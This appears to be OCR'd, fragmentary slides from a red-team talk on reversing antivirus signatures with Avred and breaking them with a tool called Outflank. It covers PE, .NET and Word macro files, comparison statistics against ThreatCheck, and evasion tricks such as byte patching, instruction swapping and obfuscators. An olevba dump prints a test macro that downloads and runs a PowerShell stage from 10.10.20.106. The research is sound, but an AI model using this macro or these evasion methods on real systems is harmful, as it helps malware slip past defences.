
Augmentation: PE DotNet

```
00000393   00 00 70 17 28 12 01 00 06 2A 00 00 00 13 30 06    ..p.(....*....0.
000003A3   00 20 04 00 00 03 00 00 11 02 2D 07 73 14 0C       . ........-.s..
```

Disassembly


```
0x390: Function: ::TestMethod
0x391:   72 4b 00 00 70        ldstr          "Called TestMethod!"
0x396:   17                    ldc.i4.1
0x397:   28 12 01 00 06        call           Write_Verbose
0x39c:   2a                    ret
0x3a0: Function: ::Get_DomainSearcher
0x3a0:   13 30                 MethodHeader: Size:3  Flags:4  Type:3
0x3a2:   06 00                 MethodHeader: maxStack: 6
0x3a4:   20 04 00 00           MethodHeader: codeSize: 1056
0x3a8:   03 00 00 11           MethodHeader: localVarSigTok: 285212675
0x3ac:   02                    ldarg.0
0x3ad:   2d 07                 brtrue.s       0x3b6
0x3af:   73 14 0c 00 06        newobj         .ctor
```

Augmentation: PE DotNet



Streams:

#~	Metadata stream
#Strings	Namespace, type & member names
#US	User string, from code
#GUID	GUID’s
#Blob	Binary data


Dos header
Nt header
Section headers
.text
.rsrc
.reloc
CLI Header
Signature
<Functions>
CLR Metadata Header
Streams Header
Stream: #~
Stream: #Strings
Stream: #US
Stream: #Blob
#~ Metadata Stream
TypeDef's
MethodDef's
…

Metadata Stream #~

Hexdump

```
000341E4   A6 38 1D 00 80 27 00 00 00 00 86 08 A3 DC 00 00    .8...'..........
000341F4   AE 38 1D 00 89 27 00 00 00                         .8...'...
```

```
0x341e8: MethodDef[34]:
  Rva:         0x2780
  Name:        set_Commands
  Signature:   20010115126d010e
  ParamList: (empty)
  ImplFlags:
    miIL
    miManaged
  Flags:
    mdHideBySig
    mdPublic
    mdReuseSlot
    mdSpecialName
```

Metadata Stream #~

Match 12: 9421 (size: 9)

Info

Not relevant or together with other matches. Check verifier

Section: .text #~

Hexdump

```
000024CD   00 04 0E FE 02 06 00 1E 14                  .........
```

Disassembly

```
0x24cc: Field[11]:
  Name:       networkauth
  Signature:  0602
  Flags:
    fdPrivate
0x24d2: Field[12]:
  Name:       bools
  Signature:  061d02
  Flags:
    fdPublic
```

Word

Augmentation

Augmentation: Office

Office files:

- .docm (.xlsm, .pptm)
- Used for initial access with macros
- ZIP File containing
  - Lots of XML files
  - VbaProject file

```
% unzip P5-5h3ll.docm
Archive:  P5-5h3ll.docm
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: word/_rels/document.xml.rels
  inflating: word/document.xml
  inflating: word/vbaProject.bin
  inflating: word/_rels/vbaProject.bin.rels
  inflating: word/theme/theme1.xml
  inflating: word/vbaData.xml
  inflating: word/settings.xml
  inflating: docProps/app.xml
  inflating: word/styles.xml
  inflating: docProps/core.xml
  inflating: word/fontTable.xml
  inflating: word/webSettings.xml
```

```
% python3 olevba.py -c avred/tests/data/word.docm.vbaProject.bin
olevba 0.60.1 on Python 3.9.6 - http://decalage.info/python/oletools

Public Sub Eval(ByVal sPSCmd As String)
    CreateObject("WScript.Shell").Run sPSCmd, 0, True
End Sub

Private Sub Document_Open()
    write_now = "powershell -c " & """Set-Content -Value 'Local Write PoC' -Path
'C:\tmp.txt'"""
    write_staged = "powershell -c " & """$a = curl http://10.10.2" & "0.106:90" &
"03/write; IE" & "X($a)"""
    reshe_1 = "detected, see in _notes"
    reshe_2 = "detected, see in _notes"
    reshe_staged = "powershell -c " & """$a = curl http://10.10.2" & "0.106:90" &
"03/reshe; IE" & "X($a)"""

    cmd = reshe_staged
    res = MsgBox(cmd, vbYesNo, "Continue?")
```

```
% python3 olevba.py --show-pcode -c avred/tests/data/word.docm.vbaProject.bin

VBA/ThisDocument - 5150 bytes
Line #0:
    FuncDefn (Public Sub Eval(ByVal sPSCmd As String))
Line #1:
    Ld sPSCmd
    LitDI2 0x0000
    LitVarSpecial (True)
    LitStr 0x000D "WScript.Shell"
    ArgsLd CreateObject 0x0001
    ArgsMemCall Run 0x0003
Line #2:
    EndSub
Line #3:
Line #4:
    FuncDefn (Sub Document_Open())
Line #5:
    LitStr 0x000E "powershell -c "
```


Match #6

Offset: 4484
Size: 10716
Info: ['ThisDocument', '__SRP_2', '__SRP_3', 'Directory', 'kxrnnubcq', '__SRP_4', '__SRP_5', '_VBA_PROJECT', 'MiniFat', 'dir', '__SRP_0']

Disassembly

```
0x22cc: line #2 (0x22CC-0x22E4):
     StartForVariable
     Ld pwtyxqakrh
     EndForVariable
     LitDI2 0x0001
     Ld tprzggxus
     FnLen
     LitDI2 0x0002
     ForStep
0x22e4: line #3 (0x22E4-0x2314):
     Ld eywlrrttuwucicj
     LitStr 0x0002 "&H"
     Ld tprzggxus
     Ld pwtyxqakrh
     LitDI2 0x0002
     ArgsLd Mid$ 0x0003
     Concat
     ArgsLd Val 0x0001
     ArgsLd Chr$ 0x0001
     Concat
     St eywlrrttuwucicj
```


Augmentation: Office





VbaProject.bin

OLE2 files (also called Structured Storage, Compound File Binary Format or Compound Document File Format)


representing linked objects and embedded objects within container documents.





Header
Chunk 3
Chunk 1
Chunk 2
Chunk 4
Section 1
Section 2


Header
Chunk 2
Chunk 1
Mini Chunk 1
Mini Chunk 2
Mini Chunk 3
Mini Chunk 4


Augmentation: Office



Reading the source of
https://github.com/decalage2/olefile
https://github.com/decalage2/oletools
To calculate the file offset of a word VRA
made me cry



Augmentation: Why



Dominant :-)

Weak :-|

Robust :-(

Statistics

Findings

Languages used in Red Teaming:

- **C#**
- **C/C++**
- Nim
- Python
- Go
- Powershell

I'm not going to spam the thread this time LOL
1. BloodHound
2. Rubeus
3. Seatbelt
4. SharpDPAPI
5. SharpChrome
6. Certipy
7. Impacket
8. PingCastle
9. Windows Command Line
10. RSAT tools
11. SysInternals
12. DotNetPeek
13. Visual Studio
14. Inveigh
15. Responder
16. LDAPNomNom

SwiftOnSecurity @SwiftOnSecurity · 7h
TOOL THREAD 2023:
Post cool tools, or favoriate tricks in tools many don't know.
Free -OR- paid.

Findings: ThreatCheck Comparison

ThreatCheck:

- De-facto standard tool for signature reversing
- Shows only **one** (1) match
- Often not the **relevant** match
- Works well on some “easy” files
- Doesnt work on many files
- Doesnt consider PE/DOTNET headers

Name	ThreatCheck Result: offset	ThreatCheck Result: Verify	Avred: Offset
cs-def-64	0x977	Fail	**2 red** 0x840, **0x950**
cs-def-64-stageless	0x978	Fail	**2 red** 0x840, **0x950**
DripLoader	0x12A52	Pass (undetected)	1 green **0x12991**
Group3r	0x741C1	Pass (undetected)	14 mostly green 0x741A7 - 0x741B7 no overlap (close)
lazagne	0x65002D	Fail	6 green no overlap
mimikatz	0xE650B	Fail	**12 red** no overlap
PetitePotam	0x18FF3	Pass (undetected)	76 mostly green 0x188C2 - 0x18D02 no overlap (close)
Rubeus	0x465F8	Fail	
Seatbelt	0x6BFA5	Fail	11, mostly green 0x6B65F - 0x6B69F 0x6BF9C - **0x6BFAC**
SharpHound	could not identify	-	Hash
SharpUp	N/A	-	Undetected
Snaffler	0x74968	Pass (undetected)	20 mostly green **0x7491C - 0x749AC**

PE: Signatures in which sections?

PE:

60% Data

40% Code

Section	Matches Cnt
.text	298
.idata	196
.rdata	131
.data	116
.rsrc	10

PE DotNet: Signatures in which sections?

DotNet:

Mostly Data:
- #Strings
- #~ Metadata
  - Mostly MethodDef

Not so much Code

Section	Matches Cnt
#Strings	500
#~	580
methods	167
.rsrc	85
Blob	80
#US	20
guid	8

- **Most** signatures have at least one **dominant** match
  - Exception: CobaltStrike
- **PE Headers** and similar are not relevant / checked
- Most files have between 1 and 40 **matches**

Only Code	Only Data	Code & Data
10%	45%	45%


- Rules sometimes seem man-made
  - Often have relevant data or code in it

- AV seems to parse PE header
- AV seems to parse PE DotNet header

Word:
- Only vbaProject.bin used
- Signatures are not restricted to sections
  - Ole FAT Fragmentation not really considered (of course)

Automatic signature breaker

Outflank


file.exe
Reducer
Matches
Verifier
Augmentation
Outflank

Use matches to break signature

Modify code/data as defined in matches matches to break signature

“Obfuscation”

https://unprotect.it/technique/code-cave/
A code cave is a series of null bytes in a process's memory. The code cave inside a process's memory is often a reference to a section of the code’s script functions that have capacity for the injection of custom instructions.

Outflank: NOP

```
0x8b0:  ┌ 31: entry0 ();
0x8b0:  │          0x004014b0      4883ec28        sub rsp, 0x28
0x8b4:  │          0x004014b4      c705b28b0400.   mov dword [0x0044a070], 1
0x8be:  │          0x004014be      e8bd150000      call fcn.00402a80
0x8c3:  │          0x004014c3      e8b8fcffff      call fcn.00401180
0x8c8:  │          0x004014c8      90              nop
0x8c9:  │          0x004014c9      90              nop
0x8ca:  │          0x004014ca      4883c428        add rsp, 0x28
0x8ce:  └          0x004014ce      c3              ret
```

```
0x59b:  │          0x0040119b      8b45fc          mov eax, dword [var_4h]
0x59e:  │          0x0040119e      8be5            mov esp, ebp
0x5a0:  │          0x004011a0      5d              pop ebp
0x5a1:  └          0x004011a1      c3              ret
0x5a2:             0x004011a2      cc              int3
0x5a3:             0x004011a3      cc              int3
```

PE EXE Obfuscator

- Goal: Just changing one byte in a dominant match
  - Replacing 1-byte instructions like NOP / INT3
- Result:
  - doesnt work well
  - Signatures dont seem to cover irrelevant code like NOP slides

Nerding about NOP sleds on x64

- NOP: No Operation = 0x90
- Only NOP is a 1-byte NOP
  - Close: int3, cld, std
- Several kinds of 2-byte NOPs
  - Ask ChatGPT about it

```
e869050000      call fcn.00401db2
8bf0            mov esi, eax
33ff            xor edi, edi
393e            cmp dword [esi], edi
```

E8 69 05 00 00 8b f0 33 ff 39 e3

```
e869050000      call fcn.00401db2
33ff            xor edi, edi
8bf0            mov esi, eax
393e            cmp dword [esi], edi
```

E8 69 05 00 00 33 ff 8b f0 39 e3

Outflank: Swap

PE EXE Obfuscator with swapping lines
- Find two lines which dont work on the same registers (R2 ESIL)
- Swap them

- Works sometimes
  - Many matches dont have swap’able lines

```
> e scr.color=0
> pdJ <size> @loc
```


```
"offset": 4204128,
"opcode": "xchg eax, esi",
"disasm": "xchg eax, esi",
"esil":
    "eax,esi,^,esi,=,esi,eax,^,
     eax,=,eax,esi,^,esi,=",
"refptr": false,
"fcn_addr": 0,
"fcn_last": 0,
"size": 1,
"bytes": "96",
"family": "cpu",
"type": "mov",
"reloc": false,
"type_num": 9,
"type2_num": 0
```

Outflank: DotNet Method Header

Fat Header Entry and Its Size	Value	Note
Header type, Flags, and header size (WORD)	0x3013 (0011000000010011)	The upper 4 bits (0011) hold the header size in DWORDs; that is, 3. The next 10 bits (0000000100) hold the Flags value (0x4), which means that local variables must be initialized. The lower 2 bits (11) indicate the header type (Fat).
MaxStack (WORD)	0x1	Maximum stack size in slots (items).
CodeSize (DWORD)	0x0b	IL code size in bytes (without method header).
LocalVarSigTok (DWORD)	0x0	Token of the local variables signature. It's equal to zero since no local variables are presented.

Outflank: DotNet Method Header

Augmentation gives us byte-level interpretation of the match
Method header: max-stack size
Changing it: Not much luck

```
0x1570: Function: ::Initialize
0x1570:   1b 30              MethodHeader: Size:3  Flags:6  Type:3
0x1572:   06 00              MethodHeader: maxStack: 6
0x1574:   78 01 00 00        MethodHeader: codeSize: 376
0x1578:   12 00 00 11        MethodHeader: localVarSigTok: 285212690
0x157c:   03                 ldarg.1
0x157d:   6f 84 01 00 06     callvirt       get_Logger
0x1582:   72 3f 03 00 70     ldstr          "Entering initialize link"
```

Outflank: Demo

<Show Outflank’able files & patches>

Outflank: DotNet ideas

Proposed DotNet Obfuscator:

- Source code level
- Add arguments to functions
- Rename variables and functions
- Change method stack size and length

https://github.com/obfuscar/obfuscar
https://github.com/NotPrab/.NET-Obfuscator

https://github.com/yck1509/ConfuserEx (abonded)
https://github.com/XenocodeRCE/neo-ConfuserEx (abonded too)

Section	Matches Cnt
